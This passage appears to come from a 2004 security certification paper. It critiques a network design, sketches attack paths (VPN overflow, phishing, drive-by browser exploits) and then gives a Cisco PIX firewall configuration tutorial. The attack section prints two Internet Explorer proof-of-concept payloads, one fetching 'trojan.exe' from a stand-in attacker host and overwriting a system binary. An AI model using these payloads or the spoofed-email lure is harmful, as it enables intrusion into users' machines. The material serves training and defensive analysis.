2. Firewall rules: Most exploits need a return port to spawn shell access. It is critical that servers that have access out to the Internet be especially hardened.
3. Hardening, remove any unnecessary services. Ask yourself,

a. Do you need cmd. (move out of path) (Removing/moving cmd.exe would eliminate most Win32 exploits that spawn a shell.
b. Do you need tftp(by default installed)
c. Do you need scheduling service running?

4. Scan your environments on both the port and application level.
5. Have plan in place for "if you get hacked".
6. Point to one of your servers in your DMZ and say," if this server was hacked what would the hacker have access to?",

Miles is running Squid 2.5 on SUSE Linux 7.5. There is a exploit CAN-2004-0189[52] posed for Squid 2.5 up to stable build 4. However, this exploit would be available if Miles was using Squid to reverse proxy to web servers on the inside. A remote user could use a crafted url to bypass certain ACL's and get access inside. No exploits are available for the DNS or SMTP server Mile is using to allow compromise from within the DMZ to a internal system. Mile's design is solid that ACL's and firewalls are locked down to individual hosts. All internal outbound traffic is funneled through a proxy server. Mile has IDS sensors in place, description is vague, but I assume he is monitoring key ingress/egress traffic. Compromising an internal system via a hacked host in the DMZ at this point does not seem like an available option. No exploits can be found that will let me crack through the proxy server.

Attacking through VPN to gain root

Miles is using CheckpointNG[53] to host VPN connections from remote users. There is a known exploit for Checkpoint-fw1, checkpoint-ng and secure client.

Checkpoint VPN-1/SecureClient ISAKMP Buffer Overflow[54]
Synopsis:

ISS X-Force has discovered a flaw in the ISAKMP processing for both the Checkpoint VPN-1 server and Checkpoint VPN clients (Securemote/ SecureClient). These products collaborate to provide VPN access to corporate networks for remote client computers. VPN-1 is the VPN component commonly deployed on Checkpoint Firewall-1 installations. The IKE component of these products allows for the unidirectional or bidirectional authentication of two remote nodes as well as the negotiation of cryptographic capabilities and keys. A buffer overflow vulnerability exists when attempting to handle large certificate payloads.

Impact:

A remote attacker may exploit this flaw to remotely compromise any VPN-1 server and/or client system running Securemote/SecureClient. X-Force has developed functional exploit code for this vulnerability and has demonstrated successful attacks using real-world scenarios. Successful compromise of the VPN-1 server can lead directly to complete compromise of the entire Checkpoint Firewall-1 server.

[52] http://www.securitytracker.com/alerts/2004/Mar/1009267.html
[53] http://www.checkpoint.com/ng
[54] http://xforce.iss.net/xforce/alerts/id/163

Remote attackers can leverage this attack to successfully compromise heavily hardened networks by modifying or tampering with the firewall rules and configuration. Attackers will be able to run commands under the security context of the super-user, usually "SYSTEM", or "root". Any properly configured Firewall-1 among the affected versions with VPN support is vulnerable to this attack by default.

In addition, affected versions of VPN-1 SecureRemote / SecureClient are vulnerable to complete remote compromise, expanding exposure to remote VPN clients.

Affected Versions:

Checkpoint VPN-1 Server 4.1 up to and including SP5a
Checkpoint VPN-1 Server NG FP0 and FP1
Checkpoint SecuRemote/SecureClient 4.1 up to and including build 4200

Description:

Internet Key Exchange (IKE) is used to negotiate and exchange keys for encrypted transport or tunneling of network traffic over a Virtual Private Network (VPN). The network protocol used to facilitate this exchange is the Internet Security Association and Key Management Protocol (ISAKMP). The affected versions of Checkpoint's VPN implementation contain a critical flaw which may expose protected network segments to remote attack.

A vulnerability exists when handling ISAKMP packets with large Certificate Request payloads. This can be triggered by a remote unauthenticated attacker during the initial phases of an IKE negotiation. It is not necessary to impersonate a known VPN server to exploit client systems, and VPN servers are equally vulnerable. As this attack does not require any interaction with the target system, it can be performed via UDP with a spoofed source address concealing the identity of an attacker.

The vulnerability exists in code intended to process certificate requests received from a remote host. Adequate bounds-checking is not performed and a simple stack overflow can be triggered. It is believed to be trivial to leverage this vulnerability to achieve reliable remote code execution.

However, I was not able to successfully find documented source code for this exploit.

Internal Compromise

At this point it seems our best option for compromising an internal host would be to send an email to an end user and have them initiate the malicious code. Lately, it seem the writers of Netsky[55], blaster[56] and mydoom[57] are trying to one up each other and create a better variant. Virus writers are trying to bypass virus detection software by zipping up the code and attaching the bug to an email. This attempt is in hope that the recipient uncaringly launches the attachment and releases the worm. Observant administrators are filtering incoming attachments and quarantining files with extensions of .zip,rar…etc. I wonder what will happen when virus writers start to take advantage of electronic faxing. Rightfax[58] delivers faxes via SMTP to our email system as .tif files. I would image that soon

[55] http://securityresponse.symantec.com/avcenter/venc/data/w32.netsky.d@mm.html
[56] http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.worm.html
[57] http://securityresponse.symantec.com/avcenter/venc/data/w32.novarg.a@mm.html
[58] http://www.rightitfax.com/

we will see some exploit coming along this path of entry. Spoofing the originator fax address and supplying a bogus .tif file containing malicious content.

Our compromise would best be served by enticing and end user to visit our site via a link that launches malicious code on to their unsuspecting system. Again, we hope for, and Microsoft delivers with the "Microsoft Internet Explorer XML Page Object Type Validation Vulnerability"[59] Multiple Microsoft Internet Explorer Script Execution Vulnerabilities[60] We would want to find out as much information as possible about email accounts at GIAC. We can easily spoof the originator email address to appear to come within GIAC's network hopefully persuading some unsuspecting user to visit our website.

Proof of concept: Microsoft Internet Explorer XML Page Object Type Validation Vulnerability

```
<span datasrc="#oExec" datafld="exploit" dataformatas="html"></span>
<xml id="oExec">
   <security>
      <exploit>
         <![CDATA[
         <object id="oFile" data="badnewz.php"></object>
         ]]>
      </exploit>
   </security>
</xml>

  <br>
<br>
<br>
<br>
 <center><b> <br>
<br>
<br>
<br>
<br>
<font size="1" color="#f1f1f1" face="system,arial">clear mal_ware.exe from C:\</font></b></center>
```

Proof of concept: Multiple Microsoft Internet Explorer Script Execution Vulnerabilities

```
var x = new ActiveXObject("Microsoft.XMLHTTP");
x.Open("GET", "http://attacker/trojan.exe",0);
x.Send();

var s = new ActiveXObject("ADODB.Stream");
s.Mode = 3;
s.Type = 1;
s.Open();
s.Write(x.responseBody);

s.SaveToFile("C:\\Program Files\\Windows Media Player\\wmplayer.exe",2);
location.href = "mms://";
```

In conclusion Mile has a well built system. He has included redundancy at all levels except at the top. I feel that Mile may have built a $10,000 fence to keep in a $10 horse. The 2600 router is underpowered to handle the load of ACL and Logging under load. DOS against the router would be easy. The router is running IOS 12.2 (depending on exact version) which may be vulnerable to several recently announced Cisco exploits. 03.28.2004 : Multiple Cisco Products Vulnerabilities Exploit (Cisco Global Exploiter)[61]. Miles did indicate that GIAC would

[59] http://www.securityfocus.com/bid/8565/discussion/
[60] http://www.securityfocus.com/bid/8577/exploit/
[61] http://www.k-otik.com/exploits/


implement a policy of patching, so I believe Miles would mitigate most of these problems in a timely manner.

I have demonstrated the process for recon, Denial of Service on web servers in the DMZ. Plausible Denial of Service on border firewall. Possible root exploit on the checkpoint firewalls via VPN. Given the right conditions using code on malicious website to compromise and Internal system.

Assignment 4C: Work Procedure
For **one of the three** security policies defined in assignment 2 (firewall, router, VPN), create a work procedure on how to implement the policy. The tutorial is to be a working level procedure document intended to permit a newly hired security engineer to access the device, make additions, deletions, and changes to the policy, and apply the policy to the device.

Cisco PIX Firewall Configuration Tutorial:

The following guide will take the reader through the process of initial setup, updating IOS, configuration and implementation of a Cisco PIX.



Initial Setup:

PC/Laptop with TFTP software

- http://www.klever.net/kin/pumpkin.html
- http://www.networkingfiles.com/Network/ciscotftp.htm

IOS Images (Requires registration & login)

- http://www.cisco.com/cgi-bin/tablebuild.pl/pix (PIX633.bin)

- http://www.cisco.com/cgi-bin/tablebuild.pl/pix (PDM-301.bin)

Connect PC/Laptop to PIX

- Connect the supplied serial cable to the console port of the PIX.
- Connect other end of serial cable to serial (com) port of PC.
- Using HyperTerminal or other terminal emulation software connect to the PIX using the following;
  - Bits per second: 9600
  - Data Bits: 8
  - Parity: none
  - Stop bits: 1
  - Flow control: Hardware
- Connect power to the Pix and power on the PiX firewall.
- Attach PIX Ethernet1(inside) Interface to Hub
- Attach PC/Laptop to HUB
  - Assign IP address to Ethernet Interface on PC/LAPTOP
    - 192.168.201.1
    - 255.255.255.0
- While the PIX boots up the terminal window will be filled with the following information.

```
CISCO SYSTEMS PIX-515E
Embedded BIOS Version 4.3.200 07/31/01 15:58:22.08
Compiled by morlee
16 MB RAM

PCI Device Table.
Bus Dev Func VendID DevID Class          Irq
00  00  00   1022   3000  Host Bridge
00  11  00   8086   1209  Ethernet
00  12  00   8086   1209  Ethernet       10

Cisco Secure PIX Firewall BIOS (4.2) #6: Mon Aug 27 15:09:54 PDT 2001
Platform PIX-515E
Flash=E28F640J3 @ 0x3000000

Use BREAK or ESC to interrupt flash boot.
Use SPACE to begin flash boot immediately.
Reading 1921536 bytes of image from flash.
################################################################################
#############
##########################
16MB RAM
0: ethernet0: address is 000a.f40f.15aa, irq 10
1: ethernet1: address is 000a.f40f.15ab, irq 11
2: gb-ethernet0: address is 0003.47e1.5020, irq 10
```

3: ethernet2: address is 00e0.b605.60cf, irq 11
4: ethernet3: address is 00e0.b605.60ce, irq 10
5: ethernet4: address is 00e0.b605.60cd, irq 9
6: ethernet5: address is 00e0.b605.60cc, irq 5

BIOS Flash=E28F640J3 @ 0xD8000

```
 ------------------------------------------------------------------------
                            ||        ||
                            ||        ||
                           ||||      ||||
                        ..:||||||:..:||||||:..
                        c i s c o S y s t e m s
                       Private Internet eXchange
 ------------------------------------------------------------------------
                       Cisco
```

Cisco PIX Firewall Version 6.3(1)
Licensed Features:
Failover: Disabled
VPN-DES: Enabled
VPN-3DES-AES: Enabled
Maximum Interfaces:6
Cut-through Proxy: Enabled
Guards: Enabled
URL-filtering: Enabled
Inside Hosts: 10
Throughput: Unlimited
IKE peers: 10

This PIX has a Restricted (R) license.

********** Warning **********
Compliance with U.S. Export Laws and Regulations - Encryption.

This product performs encryption and is regulated for export by the U.S. Government.

This product is not authorized for use by persons located outside the United States and Canada that do not have prior approval from Cisco Systems, Inc. or the U.S. Government.

This product may not be exported outside the U.S. and Canada either by physical or electronic means without PRIOR approval of Cisco Systems, Inc. or the U.S. Government.

Persons outside the U.S. and Canada may not re-export, resell
Persons outside the U.S. and Canada may not re-export, resell without prior approval of Cisco Systems, Inc. or the U.S. Government.
********** Warning **********

Restricted Rights Legend

Use, duplication, or disclosure by the Government is
subject to restrictions as set forth in subparagraph
(c) of the Commercial Computer Software - Restricted
Rights clause at FAR sec. 52.227-19 and subparagraph
(c) (1) (ii) of the Rights in Technical Data and Computer
Software clause at DFARS sec. 252.227-7013.

Cisco Systems, Inc.
170 West Tasman Drive
San Jose, California 95134-1706

Cryptochecksum(changed): d41d8cd9 8f00b204 e9800998 ecf8427e

Pre-configure PIX Firewall now through interactive prompts [yes]?

- Two options exist at this point.
  - Configure the PIX via the CLI interactive prompts
  - Manually configure via CLI
    - I have chosen Manual configuration for this tutorial.
    - Type "**NO**" and hit **<enter>**

Manual Configuration

Pixfirewall> **sh ver <enter>** Displays software version, memory, interfaces and license features

Cisco PIX Firewall Version 6.3(1)
Cisco PIX Device Manager Version 3.0(1)

As of April, 2004 current IOS for PIX is 6.33. Here are the steps to upgrade the IOS and PDM

Pixfirewall> **en <enter>** Puts firewall into ENABLE mode

Pixfirewall# **conf t <enter>** Puts firewall in CONFIG TERMINAL allows PIX to be configured

Pixfirewall(config)# **hostname NUNYA <enter>** assign new name to PIX

NUNYA(config)# **ip address inside 10.1.1.1 255.255.255.0 <enter>** assign IP address to inside (internal) interface of PIX

NUNYA(config)# **int ethernet1 100full <enter>** enable the inside (internal) interface

NUNYA(config)# **copy tftp flash:image <enter>**

Address or name of remote host [0.0.0.0]? ***10.1.1.100 <enter>*** IP address of TFTP server

Source file name [cdisk]? **pix633.bin** **<enter>** name of IOS image

copying tftp://10.1.1.100/pix633.bin to flash:image
[yes|no|again]? ***Yes*** ***<enter>*** start the tftp copy
!!
!!
!!
!!
!!
!!!!
Received 2064384 bytes
Erasing current image
Writing 1941560 bytes of image
!!
!!
!!
!!
!!
Image installed

NUNYA(config)# **copy tftp flash:pdm** **<enter>** copy via tftp the gui pdm software to PIX

Address or name of remote host [0.0.0.0]? **10.1.1.100** **<enter>**
Source file name [cdisk]? **pdm-301.bin** **<enter>**
copying tftp://10.1.100.4/pdm-301.bin to flash:pdm
[yes|no|again]? **Yes <enter>**
Erasing current PDM file
Writing new PDM file
!!
!!
!!
!!
!!
!!
!!
!!
PDM file installed.

NUNYA(config)# **write memory** **<enter>** write changes to nvram

NUNYA(config)# **reboot** **<enter>** reboot for IOS upgrade to take affect
Proceed with reload? [confirm] **<enter>**

PIX Initial setup and IOS update is complete!
Configuration of PIX for GE

Assigning IP addresses, names and security levels to Interfaces.

Discussion on Security levels – Security levels range from 100 down to 0. Where 100 is the highest (most secure) level you can assign to an interface. Security level 100 is assigned to the inside interface by default and cannot be changed. Therefore, the inside Interface needs to be your most secure on the network you consider trusted. Likewise Security level 0 would be your insecure or un-trusted network interface. Security Level 0 is usually assigned to your outside Internet facing un-trusted network. For GE's network we will assign the following security levels. By default higher security level is permitted through a lower security level and a lower security level is denied access through a higher security level. Therefore, if we configured the PIX w/o ACL's the following would take place. However, if we are not careful with the implementation of ACL's we can override the basic trust relationships of the Security Levels.

Assigned Security Levels

- Interface (inside) Security Level 100
- Interface (outside) Security Level 0
- Interface (DMZ) Security Level 25
- Interface (VPN) Security Level 50

Interface naming -
NUNYA(config)# **nameif ethernet0 outside security0 <enter>** n/a default

NUNYA(config)# **nameif ethernet1 inside security100 <enter>** n/a default

NUNYA(config)# **nameif ethernet2 DMZ security25 <enter>**

NUNYA(config)# **nameif ethernet3 VPN security50 <enter>**

IP addressing –
NUNYA(config)# **ip address inside 172.16.13.49 255.255.255.248 <enter>**

NUNYA(config)# **ip address outside 172.16.1.17 255.255.255.248 <enter>**

NUNYA(config)# **ip address DMZ 192.168.201.21 255.255.255.0 <enter>**

NUNYA(config)# **ip address VPN 172.16.13.33 255.255.255.248 <enter>**

Enable Interfaces
NUNYA(config)# **int ethernet0 auto <enter>** options auto, 100full, 100, shutdown

NUNYA(config)# **int ethernet1 auto <enter>**

NUNYA(config)# **int ethernet2 auto <enter>**

NUNYA(config)# **int ethernet3 auto <enter>**

ASSIGN PASSWORDS – *lock down access to the firewall*

NUNYA(config)# **password ewe4refub4r <enter>** no exec access, initial password

NUNYA(config)# **enable password cu2nite@12 <enter>** exec level access, configure command access

GE has decided that they only want physical console access allowed to routers, firewalls and switches. Therefore, telnet and ssh will not be configured.

ASSIGN ROUTES

NUNYA(config)# **route outside 0.0.0.0 0.0.0.0 172.16.1.22 <enter>** default route to Internet

NUNYA(config)# **route inside 10.0.0.0 255.0.0.0 172.16.1.54 <enter>** route traffic back to internal LAN

NUNYA(config)# **route VPN 172.16.14.0 255.255.255.0 172.16.1.38 <enter>** route traffic back to VPN users

CREATE NAT (Network Address Translation)

Cisco PIX firewalls are based on NAT for each interface. We need to setup the following NAT

- Associates access to the Internet
- Associates access to the DMZ
- VPN users access to Vlan 2 (internal LAN)
- DMZ servers translated to PUBLIC addresses for Internet access and VPN access
- **NAT**
    - Network Address Translation is the translation of an Internet Protocol address (IP address) used within one network to a different IP address known within another network. One network is designated the inside network and the other is the outside. Typically, a company maps its local inside network addresses to one or more global outside IP addresses and unmaps the global IP addresses on incoming packets back into local IP addresses. This helps ensure security since each outgoing or incoming request must go through a translation process that also offers the opportunity to qualify or authenticate the request or match it to a previous request. NAT also conserves on the number of global IP addresses that a company needs and it lets the company use a single

IP address in its communication with the world. Similar to NAT, but where data from different IP addresses are altered to share the same source IP address. In order that the data is still distinguishable (and the replies can be routed back correctly) the source port is varied in some defined way[62]

- NAT consists of 3 techniques
  - 1. Many address to one address based on port (dynamic)
  - 2. Many to Many (static)
  - 3. One to One (static)

GE wants to NAT their local LAN addresses (10.60.8.1-10.60.11.254/22) for associates to access the Internet via one public address (1.1.1.70)

NAT (Many to One) consists of two steps.

- Step 1- Define the IP range and assign to a group number

NUNYA(config)# **nat (inside) 1 10.60.8.0 255.255.248.0 <enter>**

NUNYA(config)# **nat (inside) 1 10.60.2.20 255.255.255.255 <enter>** ePolicy server(anti-virus updates)

- Step 2 – Assign Interface Translation takes place and the IP address the group 1 is translated to.

NUNYA(config)# **global (outside) 1 1.1.1.70 <enter>** stats that (outside) interface, Group 1 is translated to 1.1.1.70.

NAT (Many to Many)

- VPN users access to Internal Network servers.

NUNYA(config)#**static (VPN,inside) 172.16.14.0 172.16.14.0 netmask 255.255.255.0 <enter>** stats that the network 172.16.14.0 will be translated to itself between the VPN interface and the inside interface

NAT (One to One)

- VPN Concentrator access to Radius server for Authentication

NUNYA(config)#**static (VPN,inside) 172.16.1.38 172.16.1.38 netmask 255.255.255.255 <enter>**

- Border Router translation in to dump logs via SYSLOG

[62] http://www.google.com/search?q=define:NAT

NUNYA(config)#**static (outside,inside) 172.16.1.22 172.16.1.22 netmask 255.255.255.255 <enter>**

- DMZ Servers translations for inside, VPN and outside

    - **DMZ to Inside, We could translate the DMZ to their same address for inside access, but we want all users to route to the DMZ via the PIX firewall. Backend servers will bypass the PIX and only use the Checkpoint FW for filtering.**

NUNYA(config)# **static (DMZ,inside) 1.1.1.100 192.168.201.100 netmask 255.255.255.255 <enter>**

NUNYA(config)# **static (DMZ,inside) 1.1.1.101 192.168.201.101 netmask 255.255.255.255 <enter>**

NUNYA(config)# **static (DMZ,inside) 1.1.1.102 192.168.201.102 netmask 255.255.255.255 <enter>**

    - **DMZ to VPN**

NUNYA(config)# **static (DMZ,VPN) 1.1.1.100 192.168.201.100 netmask 255.255.255.255 <enter>**

NUNYA(config)# **static (DMZ,VPN) 1.1.1.101 192.168.201.101 netmask 255.255.255.255 <enter>**

NUNYA(config)# **static (DMZ,VPN) 1.1.1.102 192.168.201.102 netmask 255.255.255.255 <enter>**

    - **DMZ to outside**

NUNYA(config)# **static (DMZ,outside) 1.1.1.100 192.168.201.100 netmask 255.255.255.255 <enter>**

NUNYA(config)# **static (DMZ,outside) 1.1.1.101 192.168.201.101 netmask 255.255.255.255 <enter>**

NUNYA(config)# **static (DMZ,outside) 1.1.1.102 192.168.201.102 netmask 255.255.255.255 <enter>**

Access Control Lists – Cisco gives us two options for creating ACL's for access. CLI (Command Line Interace) or GUI (Graphical User Interface) via HTTPS. For purposes of security GE has decided to only allow CLI access to the PIX via directly attached serial cable.

Lets review our access requirements for the firewall.

DMZ Firewall -	**Inbound - from border router to DMZ**		TCP	UDP
	http - web dmz	192.168.201.101	80	
	https - ssl web dmz	192.168.201.101	443	
	dns - inbound dns requests	192.168.201.102		53
	sftp - secure ftp	192.168.201.100	22	
	Radius - Authentication for VPN	172.16.1.22	1645	
	syslog - auditing from border router	172.16.1.22		514
DMZ Firewall -	**Outbound from DMZ to border router**			
	dns - outbound dns requests (for DMZ servers)	192.168.201.102		53
	email - outbound sendmail	192.168.201.100	25	
	ftp - ftp.nai.com (anti-virus updates)	all DMZ servers	21	
DMZ Firewall -	**Inbound - from VPN concentrator to DMZ**			
	VPN - access into DMZ - Web	172.16.14.x	80	
	VPN - access into DMZ - Web SSL	172.16.14.x	443	
	VPN - access into DMZ - secure FTP	172.16.14.x	22	
DMZ Firewall -	**Inbound - From VPN concentrator to Internal LAN**			
	RADUS - Authentication for VPN users	172.16.1.38	1645	
	Email - SMTP 25	172.16.14.x	25	
	DNS - DNS			53
	Syslog -auditing from VPN concentrator	172.16.1.38		514
DMZ Firewall -	**Inbound - From inside to outside**			
	HTTP Access for GE associates	172.16.8.0/22	80	
	HTTPS Access for GE associates	172.16.8.0/22	443	
DMZ Firewall -	**Inbound - From inside to DMZ**			
	HTTP Access for GE associates	172.16.8.0/22	80	
	HTTPS Access for GE associates	172.16.8.0/22	443	

If we didn't add any ACL's the security level rules would apply. In other words, higher security level interfaces would be able to traverse lower level Interfaces. ***Example: (Inside) GE associates would be able to access the DMZ, and outside (internet).***

What about the Inside access to VPN? Since we did not create a NAT for (inside,VPN) translations would not take place. This is an additional security feature of the PIX. The order within the firewall rule base is important as it is read

using a top down approach, with the first rule to match being the one used. With this in mind, the most important rules are placed first, that is connections to the firewalls themselves, followed the rules which handle most traffic This order reduces the loading on the firewall module, and ensures that traffic throughput is as high as necessary.

However, we want to restrict access on specific ports so we will introduce the ACL. Once we enter a ACL command for an interface, an implicate deny rule is added for that interface.

ACL Rules (Inbound from Border router, Internet)

Syntax (access-list Interface permit/deny Protocol[tcp,udp,ip,icmp] source destination *EQ* [port] EQ only required if you want to specify a port , example 80

NUNYA(config)# **access-list outside_access_in permit tcp any host 192.168.201.101 eq 80 <enter>** Allow ANY IP address from interface outside to access the DMZ server 192.168.201.101 on tcp port 80

NUNYA(config)# **access-list outside_access_in permit tcp any host 192.168.201.101 eq 443 <enter>**

NUNYA(config)# **access-list outside_access_in permit udp any host 192.168.201.102 eq 53 <enter>**

NUNYA(config)# **access-listoutside_access_in permit tcp any host 192.168.201.100 eq 22 <enter>**

NUNYA(config)# **access-list outside_access_in permit udp host 172.16.122 host 10.0.2.11 eq 514 <enter>** SYSLOG ACCESS

ACL Rules (Outbound from DMZ to Border Router

NUNYA(config)# **access_list DMZ_access_in permit udp host 192.168.201.102 any eq 53 <enter>** Allow DNS server in DMZ to lookup hostname information

NUNYA(config)# **access-list DMZ_access_in permit tcp host 192.168.201.100 any eq 25 <enter>**

NUNYA(config)# **access_list_DMZ_access_in permit tcp any host 205.227.137.53 eq 21 <enter>** Allow all servers in DMZ to access ftp.nai.com for virus updates.

ACL Rules (Inbound – from VPN users to DMZ)

NUNYA(config)# **access-list VPN_access_in permit tcp 172.16.14.0 255.255.255.0 host 192.168.201.101 eq 80 <enter>** Allow VPN users to access DMZ web server on port 80

NUNYA(config)# **access-list VPN_access_in permit tcp 172.16.14.0 255.255.255.0 host 192.168.201.101 eq 443 <enter>**

NUNYA(config)# **access-list VPN_access_in permit tcp 172.16.14.0 255.255.255.0 host 192.168.201.102 eq 22 <enter>**

ACL Rules (Inbound – VPN to Inside)

NUNYA(config)# **access-list VPN_access_in permit tcp host 172.16.1.38 host 10.0.2.10 eq 1645 <enter>** RADIUS authentication

NUNYA(config)# **access-list VPN_access_in permit tcp 172.16.14.0 255.255.255.0 host 10.0.2.12 eq 25 <enter>** Email access VPN Users

NUNYA(config)# **access-list VPN_access_in permit udp 172.16.14.0 255.255.255.0 host 10.0.2.14 eq 53 <enter>**

NUNYA(config)# **access-list VPN_access_in permit udp host 172.16.1.38 host 10.0.2.12 eq 514 <enter>**

ACL Rules (Inbound – Inside to DMZ)

NUNYA(config)# **access-list inside_access_in permit tcp any host 192.168.201.101 eq 80 <enter>**

NUNYA(config)# **access-list inside_access_in permit tcp any host 192.168.201.101 eq 443 <enter>**

ACL Rules (Inbound – Inside to Outside)

NUNYA(config)# **access-list inside_access_in permit tcp any any eq 80 <enter>**

NUNYA(config)# **access-list inside_access_in permit tcp any any eq 443 <enter>**

NUNYA(config)# **access-list inside_access_in permit tcp host 10.0.2.20 host 205.227.137.33 eq 21 <enter>** ePolicy server access to ftp.nai.com

That is it for the ACL's do not forget to write all these changes to memory

NUNYA(config)# **write memory <enter>**

At this point the PIX is secure and ready to filter traffic for DMZ,VPN, Internet and Internal traffic.

Logging and additional security commands

NUNYA(config)# **logging on <enter>** turn logging on

NUNYA(config)# **logging host 10.0.2.12 <enter>** send logs to SYSLOG server 10.0.2.12

NUNYA(config)# **logging que 128 <enter>** set the queue size of SYSLOG messges to be stored

NUNYA(config)# **logging trap 7 <enter>** All levels of messages will be sent to the syslog server. Close attention needs to be paid to the syslog server and how much data is being collected. If the syslog server is being overloaded then we will limit the logging to level 5

NUNYA(config)# **logging timestamp <enter>** All messages need to be time stamped

The PIX IDS is not the best, but it does add an additional layer of security.

NUNYA(config)# **ip audit attack action alarm <enter>**

NUNYA(config)# **ip audit info action alarm <enter>**

NUNYA(config)# **ip audit name event_alert action alarm <enter>** add name of alarm

NUNYA(config)# **ip audit name info_alert action alarm <enter>** add name to info alarm

Apply Alarms/Info to Interfaces

Inside Interface
NUNYA(config)# **ip audit interface inside event_alert <enter>**

NUNYA(config)# **ip audit interface inside info_alert <enter>**

Outside Interface
NUNYA(config)# **ip audit interface outside event_alert <enter>**

NUNYA(config)# **ip audit interface outside info_alert <enter>**

VPN Interface
NUNYA(config)# **ip audit interface VPN event_alert <enter>**

NUNYA(config)# **ip audit interface VPN info_alert <enter>**

DMZ
NUNYA(config)# **ip audit interface DMZ event_alert <enter>**

NUNYA(config)# **ip audit interface DMZ info_alert <enter>**

To help mitigate DOS events flood guard will be enabled to monitor SYN connections.

NUNYA(config)#**floodguard <enter>**

Other options on the PIX

WEB access to use the PDM software

NUNYA(config)# **http server enable <enter>** start the PIX listening on port 443

NUNYA(config)# **http <local_ip> [<mask>] [interface_name>] <enter>** define ip address(es) that access to view the PDM, Example http 10.0.2.100 inside

Configuration of SSH access

NUNYA(config)#**domain-name GE.com <enter>** set domain for certificate authority

NUNYA(config)#**aaa authentication ssh console LOCAL <enter>** tell the PIX where to check for user name and password

NUNYA(config)#**aaa authorization command LOCAL <enter>** local user id and password is authorized to login

NUNYA(config)# **ssh <local_ip> [<mask>] [interface_name>] <enter**

NUNYA(config)# **ssh timeout 5 <enter>** idle timeout in minutes

NUNYA(config)# **username <name> password <password> encrypted privilege 15 <enter>** grants full access to make config changes on PIX

Making changes

Deleting and ACL is in the form of
NUNYA(config)# **NO access-list inside_access_in permit tcp any any eq 443 <enter>**

Note on ACL's

We have the following 5 ACL rules:

1 access-list inside_access_in permit tcp any any eq 443
2 access-list inside_access_in permit tcp any any eq 80
3 access-list VPN_access_in permit tcp host 172.16.1.38 host 10.0.2.10 eq 1645
4 access-list inside_access_in permit tcp any host 192.168.201.101 eq 443
5 access-list outside_access_in permit tcp any host 192.168.201.101 eq 443

We want to group the inside_access_in together.

Nunya(config)# no access-list VPN_access_in permit tcp host 172.16.1.38 host 10.0.2.10 eq 1645 **< this would move #4 up and then add back #4 and it would appear at the bottom**.

